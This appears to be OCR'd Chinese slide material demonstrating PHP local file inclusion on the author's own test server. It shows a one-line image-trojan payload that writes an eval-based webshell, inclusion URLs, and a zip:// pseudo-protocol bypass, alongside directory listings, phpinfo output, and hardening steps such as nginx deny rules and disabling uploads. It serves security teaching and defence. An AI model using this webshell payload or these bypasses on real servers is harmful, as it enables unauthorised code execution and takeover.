
文件包含：包含图片

- 一句话图片马
- <?php fputs(fopen("horind.php","w"),"<?php @eval(\$_POST['cmd']);?>")?>
- 插入图片trojan.jpg中，如何插入？ ：谷歌关键字 “Exif Pilot”
- 请求（包含图片）：
- http://edgesuit.me/unic0rn/include.php?page=trojan.jpg

- # ls -lah horind.php
- -rw-r--r-- 1 www www 22 7月 24 15:38 horind.php
- 使用菜刀连接，密码cmd

文件包含：包含图片

- 菜刀连接一句话木马：



/data/web/www.edgesuit.me/unic0rn/


```
/
  data
    web
      www.edgesuit.me
        unic0rn
          images
```

文件	时间	大小	属性
images	2017-07-24 15:57:59	36	0755
.user.ini	2017-07-05 13:19:47	26	0644
echo.php	2017-07-05 13:21:51	34	0644
01.gif	2017-07-08 13:02:44	37	0644
w0ng-vpn-pek2-ali.ovpn	2017-07-08 13:17:18	3151	0644
httpoxy.php	2017-07-18 08:43:52	64	0644
HttpPar.php	2017-07-23 18:01:42	49	0644
cmd.php	2017-07-23 18:14:21	64	0644
function.php	2017-07-23 18:28:56	140	0644
new-include.php	2017-07-23 19:50:36	104	0644
upload.php	2017-07-24 09:10:29	380	0644
Upload.html	2017-07-24 09:00:04	674	0644
5ac8996844b7105ea3013b3289116a36.png	2017-07-24 09:09:04	53267	0644
yu.jpg	2017-07-24 19:31:37	230	0644
include.php	2017-07-24 18:04:45	128	0644
trojan.jpg	2017-07-26 09:03:26	72	0644
horind.php	2017-07-26 09:03:34	29	0644

完成

文件包含：包含图片

- *菜刀连接一句话木马：*



```
[/data/web/www.edgesuit.me/unic0rn/]$
```

文件包含：利用

- 利用条件：
- 上传目录可写；
- 上传、缓存目录可执行PHP文件；

文件包含：缓解

- 缓解办法：（Web目录可写不执行，执行不可写）
- 目录加固：（除附件、缓存）目录外，其余目录不可写，具体参考：php项目目录权限验收说明：http://wiki.zlibs.com/pages/viewpage.action?pageId=2726331
- NGINX（附件、缓存）目录不执行PHP；
- 修正代码（最重要）

- (确定不使用文件上传功能则可以关闭之)
- # vim /production/server/php/etc/php.ini
- file_uploads = 0


文件包含：使用伪协议

- 新版new-include.php
- *<?php*
- * $page = $_REQUEST["page"];*
- * if (isset($page) && strtolower(substr($page, -4)) == '.php') {*
- * include($page);*
- *}*
- *?>*

- *请求（包含图片木马）：*
- http://edgesuit.me/unic0rn/new-include.php?page=trojan.jpg

文件包含：使用伪协议

- 未成功包含木马并写入Webshell：




```
[root@w0ng_dev_pek2 unic0rn]# ls -alh
总用量 828K
drwxr-xr-x 3 www  www  4.0K 7月  26 10:42 .
drwxr-xr-x 7 root root 560K 7月   8 13:16 ..
-rw-r--r-- 1 root root   37 7月   8 13:02 01.gif
-rw-r--r-- 1 www  www   53K 7月  24 09:09 5ac8996844b7105ea3013b3289116a36.png
-rw-r--r-- 1 root root   64 7月  23 18:14 cmd.php
-rw-r--r-- 1 root root   34 7月   5 13:21 echo.php
-rw-r--r-- 1 root root  140 7月  23 18:28 function.php
-rw-r--r-- 1 root root   64 7月  18 08:43 httpoxy.php
-rw-r--r-- 1 root root   49 7月  23 18:01 HttpPar.php
drwxr-xr-x 2 www  www    36 7月  24 15:57 images
-rw-r--r-- 1 root root  124 7月  26 10:30 include.php
-rw-r--r-- 1 root root   72 7月  26 09:03 trojan.jpg
-rw-r--r-- 1 root root  674 7月  24 09:00 Upload.html
-rw-r--r-- 1 root root  380 7月  24 09:10 upload.php
-rw-r--r-- 1 root root   26 7月   5 13:19 .user.ini
-rw-r--r-- 1 root root 3.1K 7月   8 13:17 w0ng-vpn-pek2-ali.ovpn
-rw-r--r-- 1 root root  230 7月  24 19:31 yu.jpg
```

文件包含：使用伪协议

- 不能利用了？非也。
- 新建一个1.php 里面随便写个phpinfo()
- 然后压缩成.zip 然后把zip的名字改成yu.jpg
- 然后把这个.jpg上传上去

- 现在使用zip协议包含:
- http://edgesuit.me/unic0rn/new-include.php?page=zip:///data/web/www.edgesuit.me/unic0rn/yu.jpg%231.php

文件包含：使用伪协议



iit.me/unic0rn/new-include.php?page=zip:///data/web/www.edgesuit.me/unic0rn/yu.jpg%231.php


PHP Version 5.5.38

System	Linux w0ng_dev_pek2.edgesuit.me 4.12.0-1.el6.elrepo.x86_64 #1 SMP Sun Jul 2 22:34:38 EDT 2017 x86_64
Build Date	Apr 13 2017 22:27:32
Configure Command	'./configure' '--prefix=/production/server/php' '--with-config-file-path=/production/server/php/etc' '--with-config-file-scan-dir=/production/server/php/etc/php.d' '--disable-debug' '--disable-fileinfo' '--disable-ipv6' '--disable-maintainer-zts' '--enable-bcmath' '--enable-calendar' '--enable-fpm' '--enable-ftp' '--enable-gd-jis-conv' '--enable-gd-native-ttf' '--enable-inline-optimization' '--enable-mbregex' '--enable-mbstring' '--enable-mysqlnd' '--enable-opcache' '--enable-pcntl' '--enable-shmop' '--enable-soap' '--enable-sockets' '--enable-static' '--enable-sysvsem' '--enable-wddx' '--enable-xml' '--enable-zip' '--with-curl' '--with-gd=/usr' '--with-jpeg-dir' '--with-freetype-dir' '--with-xpm-dir' '--with-png-dir' '--with-gettext' '--with-iconv' '--with-libxml-dir=/usr' '--with-mcrypt' '--with-mhash' '--with-mysql=mysqlnd' '--with-mysqli=mysqlnd' '--with-openssl' '--with-pdo-mysql=mysqlnd' '--with-xmlrpc' '--with-zlib' '--without-pear'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/production/server/php/etc
Loaded Configuration File	/production/server/php/etc/php.ini
Scan this dir for additional .ini files	/production/server/php/etc/php.d
Additional .ini files parsed	/production/server/php/etc/php.d/.user.ini
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212

文件包含：缓解

- 将图片放在存储单独目录；
- 上传、缓存目录拒绝执行PHP；
- nginx:
- location ~* ^/unic0rn/images/.*\.php$ {
-   deny all;
- }

- 看看效果：



edgesuit.me/unic0rn/images/include.php


403 Forbidden

You don't have permission to access the URL on this server.

Powered by Apache

文件包含：缓解

但依旧可以使用zip协议利用：



nic0rn/new-include.php?page=zip:///data/web/www.edgesuit.me/unic0rn/images/yu.jpg%231.php

PHP Version 5.5.38

System	Linux w0ng_dev_pek2.edgesuit.me 4.12.0-1.el6.elrepo.x86_64 #1 SMP Sun Jul 2 22:34:38 EDT 2017 x86_64
Build Date	Apr 13 2017 22:27:32
Configure Command	'./configure' '--prefix=/production/server/php' '--with-config-file-path=/production/server/php/etc' '--with-config-file-scan-dir=/production/server/php/etc/php.d' '--disable-debug' '--disable-fileinfo' '--disable-ipv6' '--disable-maintainer-zts' '--enable-bcmath' '--enable-calendar' '--enable-fpm' '--enable-ftp' '--enable-gd-jis-conv' '--enable-gd-native-ttf' '--enable-inline-optimization' '--enable-mbregex' '--enable-mbstring' '--enable-mysqlnd' '--enable-opcache' '--enable-pcntl' '--enable-shmop' '--enable-soap' '--enable-sockets' '--enable-static' '--enable-sysvsem' '--enable-wddx' '--enable-xml' '--enable-zip' '--with-curl' '--with-gd=/usr' '--with-jpeg-dir' '--with-freetype-dir' '--with-xpm-dir' 